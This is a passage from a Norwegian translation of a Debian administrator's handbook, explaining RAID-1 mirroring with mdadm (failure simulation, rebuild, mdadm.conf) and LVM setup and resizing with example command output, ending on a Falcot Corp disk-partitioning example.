**TIPS** Som illustrert i eksempelet vårt, kan RAID-enheter lages fra diskpartisjoner, og krever ikke hele disket.

**RAID, disket og partisjoner**

Noen få merknader er på sin plass. Først, `mdadm` merker at de fysiske elementene har forskjellige størrelser; siden dette innebærer at noe plass går tapt på de større elementene, kreves en bekreftelse.

Enda viktigere er det å merke tilstanden til speilet. Normal tilstand for et RAID-speil er at begge diskene har nøyaktig samme innhold. Men ingenting garanterer at dette er tilfelle når volumet blir opprettet. RAID-delsystem vil derfor sikre denne garantien selv, og det vil være en synkroniseringsfase i det RAID-enheten er opprettet. Etter en tid (den nøyaktige tiden vil avhenge av den faktiske størrelsen på diskene ...), skifter RAID-tabellen til «aktiv» eller «ren» tilstand. Legg merke til at i løpet av denne gjenoppbyggingsfasen, er speilet i en degradert modus, og reservekapasitet er ikke sikret. En disk som svikter på dette trinnet kan føre til at alle data mistes. Store mengder av viktige data er imidlertid sjeldent lagret på en nyopprettet RAID før den første synkroniseringen. Legg merke til at selv i degradert modus, vil `/dev/md1` kunne brukes, og et filsystem kan opprettes på den, og data kan kopieres inn.

**TIPS** Noen ganger er to disket ikke umiddelbart tilgjengelig når man ønsker å starte et RAID-1-speil, for eksempel fordi en av diskene som planlegges inkludert, allerede er brukt til å lagre dataene man ønsker å flytte til settet. I slike tilfeller er det mulig å med vilje opprette et degradert RAID-1-sett ved å sende `missing` i stedet for en enhetsfil som ett av argumentene til `mdadm`. Når dataene er kopiert til «speilet», kan den gamle disket legges til settet. Deretter vil det finne sted en synkronisering, noe som gir oss den reservekapasitet som var ønsket i første omgang.

**Oppstart av speil i degradert modus**

**TIPS****Oppsett av et speil uten synkronisering**

RAID-1-volumer opprettes oftest for å brukes som en ny disk, som antas å være blank. Det faktiske og opprinnelige innholdet på disken er dermed ikke så relevant, siden man bare trenger å vite at dataene som er skrevet etter at volumet og spesielt filsystemet er opprettet, kan nås senere.

Man kan derfor lure på om poenget med å synkronisere begge diskene ved tidspunktet for opprettelsen er god. Hvorfor bry seg om innholdet er identisk på soner i volumet som vi vet kun vil leses etter at vi har skrevet til dem?

Heldigvis kan denne synkroniseringsfasen unngås ved å sende inn `--assume-clean`-valget til `mdadm`. Imidlertid kan dette alternativet gi overraskelser i tilfeller hvor de opprinnelige dataene leses (for eksempel hvis et filsystem allerede er til stede på de fysiske diskene). Dette er grunnen til at valget ikke er aktivert som standard.

La oss nå se hva som skjer når et av elementene i RAID-1-settet svikter. `mdadm`, spesielt `--fail`-valget tillater å simulere en slik diskfeiling:

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Wed May  6 09:39:39 2015
    State : clean, degraded
  Active Devices : 1
 Working Devices : 1
 Failed Devices : 1
   Spare Devices : 0

          Name : mirwiz:1 (local to host mirwiz)
          UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
        Events : 19

      Number  Major  Minor  RaidDevice State
          0      8      50        0     active sync   /dev/sdd2
          2      0      0         2     removed
          1      8      64        -     faulty    /dev/sde
```

Innholdet i volumet er fortsatt tilgjengelig (og, hvis det er montert, legger ikke programmene merke til noen ting), men datasikkerheten er ikke trygg lenger: Skulle `sdd`-disken i sin tur svikte, vil data gå tapt. Vi ønsker å unngå denne risikoen, så vi erstatter den ødelagte disken med en ny, `sdf`:

```
# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
```

```

Raid Devices : 2
Total Devices : 3
Persistence : Superblock is persistent

Update Time : Wed May  6 09:48:49 2015
State : clean, degraded, recovering
Active Devices : 1
Working Devices : 2
Failed Devices : 1
Spare Devices : 1

Rebuild Status : 28% complete

        Name : mirwiz:1  (local to host mirwiz)
        UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
Events : 26

Number  Major  Minor  RaidDevice State
      0      8      50      0    active sync   /dev/sdd2
      2      8      80      1    spare  rebuilding  /dev/sdf
      1      8      64      -    faulty     /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
Update Time : Wed May  6 09:49:08 2015
State : clean
Active Devices : 2
Working Devices : 2
Failed Devices : 1
Spare Devices : 0

        Name : mirwiz:1  (local to host mirwiz)
        UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
Events : 41

Number  Major  Minor  RaidDevice State
      0      8      50      0    active sync   /dev/sdd2
      2      8      80      1    active sync   /dev/sdf
      1      8      64      -    faulty     /dev/sde

```

Her utløser kjernen som vanlig automatisk en rekonstruksjonsfase der volumet fortsatt er tilgjengelig, men i en degradert modus. Når gjenoppbygningen er over, er RAID-settet tilbake i normal tilstand. Man kan da si til systemet at sde-disken er i ferd med å bli fjernet fra settet, for å ende opp med et klassisk RAID-speil med to disker:

```
# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
  Number  Major  Minor  RaidDevice State
      0      8      50        0  active sync  /dev/sdd2
      2      8      80        1  active sync  /dev/sdf
```

Etter dette kan disken fysisk fjernes når tjenermaskinen er slått av neste gang, eller til og med fjernes under kjøring hvis maskinvareoppsettet tillater det. Slike oppsett inkluderer noen SCSI-kontrollere, de fleste SATA-disker, og eksterne harddisker tilkoblet via USB eller Firewire.

### *Sikkerhetskopi av oppsettet*

Det meste av meta-dataene som gjelder gjelder RAID-volumer lagres direkte på diskene til disse settene, slik at kjernen kan oppdage settene og tilhørende komponenter, og montere dem automatisk når systemet starter opp. Men det oppmuntres til sikkerhetskopiering av dette oppsettet, fordi denne deteksjonen ikke er feilfri, og det er bare å forvente at den vil svikte akkurat under følsomme omstendigheter. I vårt eksempel, hvis en svikt i sde-disken hadde vært virkelig (i stedet for simulert), og systemet har blitt startet på nytt uten å fjerne denne sde-disken, kunne denne disken bli tatt i bruk igjen etter å ha blitt oppdaget under omstarten. Kjernen vil da ha tre fysiske elementer, som hver utgir seg for å inneholde halvparten av det samme RAID-volumet. En annen kilde til forvirring kan komme når RAID-volumer fra to tjenermaskiner blir samlet inn i bare en tjenermaskin. Hvis disse settene kjørte normalt før diskene ble flyttet, ville kjernen være i stand til å oppdage og montere parene riktig; men hvis de flyttede diskene var samlet inn i en md1 på den gamle tjeneren, og den nye tjeneren allerede har en md1, ville et av speilene få nytt navn.

Å sikkerhetskopiere oppsettet er derfor viktig, om enn bare som referanse. Den vanlige måten å gjøre det på er å endre på /etc/mdadm/mdadm.conf-filen, et eksempel på det er listet her:

#### **Eksempel 12.1** `mdadm-oppsettsfil`

```
# mdadm.conf
#
# Please refer to mdadm.conf(5) for information about this file.
#
# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, using
# wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes
```

```
# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464

# This configuration was auto-generated on Thu, 17 Jan 2013 16:21:01 +0100
# by mkconf 3.2.5-3
```

En av de mest nyttige detaljene er DEVICE-valget, som viser enhetene som systemet automatisk vil undersøke for å se etter deler av RAID-volumer ved oppstarts. I vårt eksempel erstattet vi standardverdien, partitions containers, med en eksplisitt liste over enhetsfiler, siden vi valgte å bruke hele disker, og ikke bare partisjoner for noen volumer.

De to siste linjene i vårt eksempel er de som tillater kjernen trygt å velge hvilke volumnummer som skal tilordnes hvilket sett. Metadataene som er lagret på selve diskene er nok til å sette volumene sammen igjen, men ikke for å bestemme volumnummeret (og det matchende /dev/ md\*-enhetensnavn).

Heldigvis kan disse linjene genereres automatisk:

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464
```

Innholdet i disse to siste linjene avhenger ikke av listen over disker som inngår i volumet. Det er derfor ikke nødvendig å lage disse linjene på nytt når du bytter ut en feilet disk med en ny. På den annen side må man sørge for å oppdatere filen når en oppretter eller sletter et RAID-sett.

## 12.1.2. LVM

LVM, *Logical Volume Manager* (logisk volumhåndtering), er en annen tilnærming for å abstrahere logiske volumer fra sin fysiske forankring, som fokuserer på økt fleksibilitet i stedet for økt pålitelighet. LVM lar deg endre et logisk volum transparent så langt programmene angår; for eksempel er det mulig å legge til nye disker, overføre dataene til dem, og fjerne gamle disker, uten at volumet avmonteres.

### *LVM-konsepter*

Denne fleksibilitet oppnås med et abstraksjonsnivå som involverer tre konsepter.

Først, PV (*Physical Volume*, fysisk volum) er enheten nærmest maskinvaren: Det kan være partisjoner på en disk, en hel disk, eller til og med en annen blokkenhet (inkludert, for eksempel, et RAID-sett). Merk at når et fysisk element er satt opp til å bli en PV for LVM, skal den kun være tilgjengelige via LVM, ellers vil systemet bli forvirret.

Et antall PV-er kan samles i en VG (*Volume Group*, volumgruppe), som kan sammenlignes med både virtuelle og utvidbare disker. VG-er er abstrakte, og dukker ikke opp som en enhetsfil i /dev-hierarkiet, så det er ingen risiko for å bruke dem direkte.

Den tredje typen objekt er LV (*Logical Volume*, logisk volum), som er en del av en VG; hvis vi holder på analogien VG-som-disk, kan LV sammenlignes med en partisjon. LV-en fremstår som en blokkenhet med en oppføring i /dev, og den kan brukes som en hvilken som helst annen fysisk partisjon (som oftest, som en vert for et filsystem eller et vekselminne).

Det viktige er at splittingen av en VG til LV-er er helt uavhengig av dens fysiske komponenter (PV-ene). En VG med bare en enkelt fysisk komponent (en disk for eksempel) kan deles opp i et dusin logiske volumer; på samme måte kan en VG bruke flere fysiske disker, og fremstå som et eneste stort logisk volum. Den eneste begrensningen, selvsagt, er at den totale størrelsen tildelt LV-er kan ikke være større enn den totale kapasiteten til PV-ene i volumgruppen.

Det er imidlertid ofte fornuftig å ha en viss form for homogenitet blant de fysiske komponentene i en VG, og dele VG-en i logiske volumer som vil ha lignende brukermønstre. For eksempel, hvis tilgjengelig maskinvare inkluderer raske og tregere disker, kan de raske bli gruppert i en VG, og de tregere i en annen; deler av den første kan deretter bli tildelt til applikasjoner som krever rask tilgang til data, mens den andre kan beholdes til mindre krevende oppgaver.

I alle fall, husk at en LV ikke er spesielt knyttet til en bestemt PV. Det er mulig å påvirke hvor data fra en LV fysisk er lagret, men å bruk denne muligheten er ikke nødvendig til daglig. Tvert imot: Ettersom settet med fysiske komponenter i en VG utvikler seg, kan de fysiske lagringsstedene som tilsvarer en bestemt LV, spres over disker (mens den selvfølgelig blir værende innenfor PV-er tildelt VG-en).

## Oppsett av LVM

La oss nå følge prosessen, steg for steg, med å sette opp LVM i et typisk brukstilfelle: Vi ønsker å forenkle en kompleks lagringssituasjon. En slik situasjon oppstår vanligvis etter en lang og innfløkt historie med akkumulerte midlertidige tiltak. For illustrasjonsformål vil vi vurdere en tjenermaskin der lagringsbehovene har endret seg over tid, og endte opp i en labyrinth av tilgjengelige partisjoner fordelt over flere delvis brukte disker. Mer konkret er følgende partisjoner tilgjengelige:

- på `sdb`-disken, en `sdb2`-partisjon, 4 GB;
- på `sdc`-disken, en `sdc3`-partisjon, 3 GB;
- `sdd`-disken, 4 GB, hele er tilgjengelig;
- på `sdf`-disken, en `sdf1`-partisjon, 4 GB; og en `sdf2`-partisjon, 5 GB.

I tillegg, la oss anta at diskene `sdb` og `sdf` er raskere enn de to andre.

Målet vårt er å sette opp tre logiske volumer for tre ulike programmer: En filkjener som krever 5 GB lagringsplass, en database (1 GB), og noe plass for sikkerhetskopiering (12 GB). De to første trenger god ytelse, men sikkerhetskopiering er mindre kritisk med tanke på tilgangshastighet. Alle disse begrensningene forhindrer bruk av partisjoner på egen hånd; å bruke LVM kan samle den fysiske størrelsen på enhetene, slik at den totale tilgjengelige plassen er den eneste begrensningen.

Verktøyene som kreves er i `lvm2`-pakken og dens avhengigheter. Når de er installert, skal det tre trinn til for å sette opp LVM som svarer til de tre konseptnivåene.

Først gjør vi klare de fysiske volumene ved å bruke `pvcreate`:

```
# pvdisplay
# pvcreate /dev/sdb2
Physical volume "/dev/sdb2" successfully created
# pvdisplay
"/dev/sdb2" is a new physical volume of "4.00 GiB"
--- NEW Physical volume ---
PV Name           /dev/sdb2
VG Name
PV Size          4.00 GiB
Allocatable      NO
PE Size          0
Total PE         0
Free PE          0
Allocated PE     0
PV UUID          0zuiQQ-j10e-P593-4tsN-9FGy-TY0d-Quz3II

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
Physical volume "/dev/sdc3" successfully created
Physical volume "/dev/sdd" successfully created
Physical volume "/dev/sdf1" successfully created
Physical volume "/dev/sdf2" successfully created
# pvdisplay -C
PV      VG   Fmt  Attr PSize PFree
/dev/sdb2    lvm2 ---  4.00g  4.00g
/dev/sdc3    lvm2 ---  3.09g  3.09g
/dev/sdd     lvm2 ---  4.00g  4.00g
/dev/sdf1    lvm2 ---  4.10g  4.10g
/dev/sdf2    lvm2 ---  5.22g  5.22g
```

Alt bra så langt. Vær oppmerksom på at en PV kan settes opp på en hel disk, samt på individuelle partisjoner på disken. Kommandoen `pvdisplay`, som vist ovenfor, viser eksisterende PV-er, med to mulige utdataformater.

Deretter setter vi sammen disse fysiske elementer til VG-er ved å bruke `vgcreate`. Vi samler kun raske PV-er i VG-en `vg_critical`. Den andre VG-en, `vg_normal`, vil inneholde også langsommere enheter.

```

# vgdisplay
No volume groups found
# vgcreate vg_critical /dev/sdb2 /dev/sdf1
Volume group "vg_critical" successfully created
# vgdisplay
--- Volume group ---
VG Name          vg_critical
System ID
Format           lvm2
Metadata Areas   2
Metadata Sequence No 1
VG Access        read/write
VG Status         resizable
MAX LV            0
Cur LV            0
Open LV            0
Max PV            0
Cur PV            2
Act PV            2
VG Size          8.09 GiB
PE Size          4.00 MiB
Total PE          2071
Alloc PE / Size  0 / 0
Free  PE / Size  2071 / 8.09 GiB
VG UUID          bpq7z0-PzPD-R7HW-V8eN-c10c-S32h-f6rKqp

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
Volume group "vg_normal" successfully created
# vgdisplay -C
VG      #PV #LV #SN Attr   VSize   VFree
vg_critical  2   0   wz--n-  8.09g  8.09g
vg_normal    3   0   wz--n- 12.30g 12.30g

```

Her ser vi igjen at kommandoene er ganske greie (og vgdisplay foreslår to utdataformater). Merk at det er fullt mulig å bruke to partisjoner på samme fysiske disk i to forskjellige VG-er. Merk også at vi navnga våre VG-er med vg\_-forstavelse. Dette er ikke noe mer enn en konvensjon.

Vi har nå to «virtuelle disker», med størrelse henholdsvis ca. 8 GB og 12 GB. La oss nå dele dem opp i «virtuelle partisjoner» (LV-er). Dette innebærer bruk av kommandoen `lvcreate`, og en litt mer komplisert syntaks:

```

# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
Logical volume "lv_files" created
# lvdisplay
--- Logical volume ---
LV Path          /dev/vg_critical/lv_files
LV Name          lv_files

```

```

VG Name          vg_critical
LV UUID          J3V0oE-cBY0-KyDe-5e0m-3f70-nv0S-kCwbpT
LV Write Access  read/write
LV Creation host, time mirwiz, 2015-06-10 06:10:50 -0400
LV Status        available
# open           0
LV Size          5.00 GiB
Current LE       1280
Segments         2
Allocation       inherit
Read ahead sectors auto
- currently set to 256
Block device    253:0

# lvcreate -n lv_base -L 1G vg_critical
Logical volume "lv_base" created
# lvcreate -n lv_backups -L 12G vg_normal
Logical volume "lv_backups" created
# lvdisplay -C
  LV      VG      Attr     LSize   Pool Origin Data%  Meta%  Move Log Cpy%Sync
    ↗ Convert
lv_base    vg_critical -wi-a---  1.00g
lv_files   vg_critical -wi-a---  5.00g
lv_backups vg_normal   -wi-a--- 12.00g

```

To parameter er nødvendig når du oppretter logiske volumer; de må sendes til `lvcreate` som tilvalg. Navnet på LV som skal opprettes er angitt med alternativet `-n`, og dens størrelse er generelt gitt ved å bruke `-L`-alternativet. Vi trenger også, selvfølgelig, å fortelle kommandoen hvilken VG som skal brukes, derav det siste parameteret på kommandolinjen.

---

FOR VIDEREKOMMENDE  
**`lvcreate`-valgene**

---

Kommandoen `lvcreate` har flere alternativer for å tilpasse hvordan LV-en opprettes.

La oss først beskrive `-l`-valget, der LVs størrelse kan gis som et antall blokker (i motsetning til de «menneskelige» enheter vi brukte ovenfor). Disse blokkene (kalt PES, *physical extents* (fysiske omfang), i LVM-terminologi) er sammenhengende enheter med lagringsplass i PV'er, og de kan ikke deles på tvers av LV'er. Når man ønsker å definere lagringsplass for en LV med noe presisjon, for eksempel å bruke hele den tilgjengelige plassen, vil `-l`-valget trolig foretrekkes fremfor `-L`.

Det er også mulig å hinte om fysisk plassering for en LV, slik at dens omfang lagres på en bestemt PV (mens du selvfølgelig er innenfor den som er tildelt VG-en). Siden vi vet at `sdb` er raskere enn `sdf`, kan det hende vi ønsker å lagre `lv_base` der hvis vi ønsker å gi en fordel til databasestjeneren i forhold til filstjeneren. Da blir kommandolinjen: `lvcreate -n lv_base -L 1G vg_critical /dev/sdb2`. Merk at denne kommandoen kan feile hvis PV-en ikke har nok ledig plass. I vårt eksempel ville vi trolig måtte lage `lv_base` før `lv_files` for å unngå denne situasjonen – eller frigjøre litt plass på `sdb2` med kommandoen `pvmove`.

Logiske volumer, når de er opprettet, ender opp som blokkenhetsfiler i `/dev/mapper/`:

```
# ls -l /dev/mapper
total 0
crw----- 1 root root 10, 236 Jun 10 16:52 control
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_base -> ../dm-1
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_files -> ../dm-0
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_normal-lv_backups -> ../dm-2
# ls -l /dev/dm-
brw-rw---T 1 root disk 253, 0 Jun 10 17:05 /dev/dm-0
brw-rw--- 1 root disk 253, 1 Jun 10 17:05 /dev/dm-1
brw-rw--- 1 root disk 253, 2 Jun 10 17:05 /dev/dm-2
```

**MERK**  
**Oppdag LVM-volumer  
automatisk**

Når datamaskinen starter, vil systemd-tjenesteenheten `lvm2-activation` kjøre `vgchange -ay` for å «aktivisere» volumgrupper. Denne søker igjennom de tilgjengelige enhetene; de som har blitt initialisert som fysiske veker for LVM, blir registrert i LVM-delsystemet, de som tilhører volumgrupper monteres, og de aktuelle logiske veker startes og gjøres tilgjengelige. Det er derfor ikke nødvendig å endre på oppsettsfilen når du oppretter eller endrer LVM-volumer.

Merk imidlertid at utforming av LVM-elementer (fysiske og logiske veker, og volumgrupper) sikkerhetskopieres i `/etc/lvm/backup`, som er nyttig hvis det oppstår et problem (eller bare for å titte under pansen).

For å gjøre ting enklere er praktiske og egnede symbolske lenker også opprettet i kataloger som samsvarer med VG-er:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_files -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_backups -> ../dm-2
```

LV-ene kan deretter brukes akkurat som vanlige partisjoner:

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 3145728 4k blocks and 786432 inodes
Filesystem UUID: b5236976-e0e2-462e-81f5-0ae835ddab1d
[...]
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups   12G   30M   12G   1% /srv/backups
# [...]
```

```
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/base      ext4 defaults 0 2
/dev/vg_critical/lv_files   /srv/files     ext4 defaults 0 2
/dev/vg_normal/lv_backups  /srv/backups  ext4 defaults 0 2
```

Fra programmenes synspunkt har de utallige små partisjonene nå blitt abstrahert til ett stort 12 GB volum, med et hyggeligere navn.

### *LVM over tid*

Selv om muligheten til å samle sammen partisjoner eller fysiske diskar er praktisk, er dette ikke den viktigste fordelene LVM gir oss. Fleksibiliteten den gir, merkes spesielt over tid, etter som behovene utvikler seg. I vårt eksempel, la oss anta at nye store filer må lagres, og at LV øremerket til filtjeneren er for liten til å romme dem. Siden vi ikke har brukt hele plassen i `vg_critical`, kan vi gjøre `lv_files` større. Til det formålet bruker vi kommandoene `lvresize`, deretter `resize2fs` for å tilpasse filsystemet tilsvarende:

```
# df -h /srv/files/
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  5.0G  4.6G  146M  97% /srv/files
# lvdisplay -C vg_critical/lv_files
  LV      VG      Attr      LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
  ↗ Convert
  lv_files vg_critical -wi-ao-- 5.00g
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr      VSize VFree
  vg_critical  2    2    0 wz--n- 8.09g 2.09g
# lvresize -L 7G vg_critical/lv_files
  Size of logical volume vg_critical/lv_files changed from 5.00 GiB (1280 extents) to
  ↗ 7.00 GiB (1792 extents).
  Logical volume lv_files successfully resized
# lvdisplay -C vg_critical/lv_files
  LV      VG      Attr      LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
  ↗ Convert
  lv_files vg_critical -wi-ao-- 7.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.42.12 (29-Aug-2014)
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files; on-line resizing
  ↗ required
old_desc_blocks = 1, new_desc_blocks = 1
The filesystem on /dev/vg_critical/lv_files is now 1835008 (4k) blocks long.

# df -h /srv/files/
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  6.9G  4.6G  2.1G  70% /srv/files
```

#### VÆR VARSOM

### Endre størrelse på filsystemer

Ikke alle filsystemer kan endre størrelse mens de er i bruk; Å endre størrelse på et volum kan derfor kreve at filsystemet avmonteres først og monteres på nytt i etterkant. Naturligvis, hvis en ønsker å krympe plassen avsatt til en LV, må filsystemet krympes først;. Rekkefølgen reverseres når endring av størrelse går i motsatt retning: det logiske volumet må utvides før filsystemet det inneholder. Det er ganske enkelt, siden ikke på noe tidspunkt må filsystemets størrelse være større enn blokkenheten den ligger (enten den enheten er en fysisk partisjon eller et logisk volum).

Filsystemene ext3, ext4 og xfs kan vokse mens de er i bruk, uten avmontering. Krymping krever avmontering. Reiserfs filsystem tillater endring av størrelse i begge retninger mens det er i bruk. Det ærverdigde ext2 håndterer ingen av delene, og krever alltid avmontering.

Vi kunne fortsette med på tilsvarende måte å utvide volumet som er vertskap for databasen, men vi har nådd VG-ens grense for tilgjengelig plass:

```
# df -h /srv/base/
Filesystem           Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 1008M  854M  104M  90% /srv/base
# vgdisplay -C vg_critical
VG      #PV #LV #SN Attr   VSize VFree
vg_critical  2    2    0 wz--n- 8.09g 92.00m
```

Det gjør ikke noe, ettersom LVM lar en legge fysiske volumer til eksisterende volumgrupper. For eksempel, kanskje har vi lagt merke til at sdb1-partisjonen, som så langt ble brukt utenfor LVM, bare inneholdt arkiver som kan flyttes til lv\_backups. Vi kan nå resirkulere den, og ta den inn i volumgruppen , og dermed gjenvinne noe ledig plass. Dette er hensikten med kommandoen vgextend. Først må selvfølgelig partisjonen forberedes som et fysisk volum. Når VG er utvidet, kan vi bruke lignende kommandoer som tidligere for å utvide det logiske volumet, deretter filsystemets:

```
# pvcreate /dev/sdb1
Physical volume "/dev/sdb1" successfully created
# vgextend vg_critical /dev/sdb1
Volume group "vg_critical" successfully extended
# vgdisplay -C vg_critical
VG      #PV #LV #SN Attr   VSize VFree
vg_critical  3    2    0 wz--n- 9.09g 1.09g
# [...]
[...]
# df -h /srv/base/
Filesystem           Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 2.0G  854M  1.1G  45% /srv/base
```

#### FOR VIDEREKOMMENDE

### Avansert LVM

LVM åpner også for mer avansert bruk, der mange detaljer kan spesifiseres for hånd. For eksempel kan en administrator justere størrelsen på blokkene som utgjør fysiske og logiske volumer, samt deres fysiske utforminger. Det er også mulig å flytte

blokker mellom PV-er, for eksempel for å finjustere ytelsen, eller mer hverdagslig, å frigjøre en PV når man trenger å trekke ut den tilsvarende fysiske disk fra VG-en (om den skal kobles til en annen VG eller å fjernes helt fra LVM). Manualsidene som beskriver kommandoene er generelt klare og detaljerte. Et god inngangspunkt er manualsiden [lvm\(8\)](#).

### 12.1.3. RAID eller LVM?

Både RAID og LVM bringer udiskutable fordeler så snart man forlater det enkle tilfellet med en stasjonær datamaskin med en enkelt harddisk, der bruksmønster ikke endres over tid. Men RAID og LVM går i to forskjellige retninger, med divergerende mål, og det er legitimt å lure på hvilken som bør velges. Det mest hensiktsmessige svaret vil selvfølgelig avhenge av nåværende og forventede krav.

Det finnes noen enkle tilfeller hvor spørsmålet egentlig ikke oppstår. Hvis kravet er å sikre data mot maskinvarefeil, så vil åpenbart RAID bli satt opp med en romslig sett med disker, ettersom LVM ikke løser dette problemet. På den andre side, dersom det er behov for et fleksibelt lagringsopplegg der volumene lages uavhengig av den fysiske utformingen av diskene, bidrar ikke RAID med mye, og LVM vil være det naturlige valget.

**MERK**  
**Når ytelse teller...**

Hvis input/output-hastighet er viktig, spesielt i form av aksesstid, kan det å bruke LVM og/eller RAID i en av de mange kombinasjonene ha en viss innvirkning på ytelsen, og dette kan påvirke beslutninger om hvilken som skal velges. Men disse forskjellene i ytelse er veldig små, og vil bare være målbare i noen brukstilfeller. Hvis ytelsen betyr noe, er det størst gevinst ved å bruke ikke-roterende lagringsmedier (*solid-state drives*, eller SSDs). Kostnaden deres pr. megabyte er høyere enn for standard harddisker, kapasiteten deres er vanligvis mindre, men de gir utmerkede resultater for tilfeldig aksess. Hvis bruksmønster inneholder mange input/output-operasjoner spredt rundt i filsystemet, for eksempel for databaser der komplekse spørrslinger blir kjørt rutinemessig, så oppveier fordelen av å kjøre dem på en SSD langt hva som kan oppnås ved å velge LVM over RAID eller omvendt. I slike situasjoner bør valget bestemmes av andre hensyn enn ren fart, siden ytelsesaspektet lettest håndteres ved å bruke SSD.

Det tredje bemerkelsesverdige brukstilfellet er når man bare ønsker å samle to disk i ett volum, enten av ytelseshensyn, eller for å ha et enkelt filsystem som er større enn noen av de tilgjengelige diskene. Dette tilfellet kan adresseres både med en RAID-0 (eller til og med en lineær-RAID), og med et LVM-volum. Når du er i denne situasjonen, og ikke har øvrige begrensninger (for eksempel å måtte fungere likt med de andre datamaskinene hvis de bare bruker RAID), vil oppsettvalget ofte være LVM. Første gangs oppsett er ikke spesielt mer komplekst, og den svake økning i kompleksitet mer enn gjør opp for LVMs ekstra fleksibilitet dersom kravene må endres, eller dersom nye disk må legges til.

Så er det selvfølgelig det virkelig interessante brukseksempl, der lagringssystemet må gjøres både motstandsdyktig mot maskinvarefeil, og gi en fleksibel volumtildeling. Verken RAID eller LVM kan imøtekommne begge kravene på egen hånd. Uansett, det er her vi bruker begge

samtidig - eller rettere sagt, den ene oppå den andre. Ordningen som har alt, men er blitt en standard siden RAID og LVM har nådd modenheten til å sikre datatallighet (dataredundans), først ved å gruppere diskene i et lite antall store RAID-sett, og å bruke disse RAID-settene som LVM fysiske volumer. Logiske partisjoner vil da bli meislet ut fra disse LV-ene for filsystemer. Salgsargumentet med dette oppsettet er at når en disk svikter, vil bare et lite antall RAID-sett trenge rekonstruksjon, og dermed begrense tiden administrator bruker for gjenoppretting.

La oss ta et konkret eksempel: PR-avdelingen på Falcot Corp trenger en arbeidsstasjon for video-redigering, men avdelingens budsjett tillater ikke investere i dyr maskinvare fra bunnen av. Det er bestemt at maskinvaren som er spesifikk for det grafiske arbeidets art (skjerm og skjermkort) skal prioriteres, og at en skal fortsette med felles maskinvare for lagring. Men som kjent har digital video noen særegne krav til lagringen sin, datamengden er stor og gjennomstrømmings-hastigheten for lesing og skriving er viktig for systemets generelle ytelse (for eksempel mer enn typisk aksesstid). Disse begrensningene må imøtekommes med vanlig maskinvare, i dette tilfellet to 300 GB SATA-harddisker. Systemdata må også gjøres motstandsdyktig mot maskinvarefeil, det samme gjelder noe brukerdata. Ferdigredigerte videoklipp må være trygge, men for videoer som venter på redigering er det mindre kritisk, siden de fortsatt er på videobånd.

RAID-1 og LVM kombineres for å tilfredsstille disse begrensningene. Diskene er knyttet til to forskjellige SATA-kontrollere for å optimalisere parallel tilgang, og redusere risikoen for samtidig svikt, og de vises derfor som `sda` og `sdc`. De er partisjonert likt slik det vises under:

```
# fdisk -l /dev/sda
```

```
Disk /dev/sda: 300 GB, 300090728448 bytes, 586114704 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x00039a9f
```

Device	Boot	Start	End	Sectors	Size	Id	Type
/dev/sda1	*	2048	1992060	1990012	1.0G	fd	Linux raid autodetect
/dev/sda2		1992061	3984120	1992059	1.0G	82	Linux swap / Solaris
/dev/sda3		4000185	586099395	582099210	298G	5	Extended
/dev/sda5		4000185	203977305	199977120	102G	fd	Linux raid autodetect
/dev/sda6		203977306	403970490	199993184	102G	fd	Linux raid autodetect
/dev/sda7		403970491	586099395	182128904	93G	8e	Linux LVM

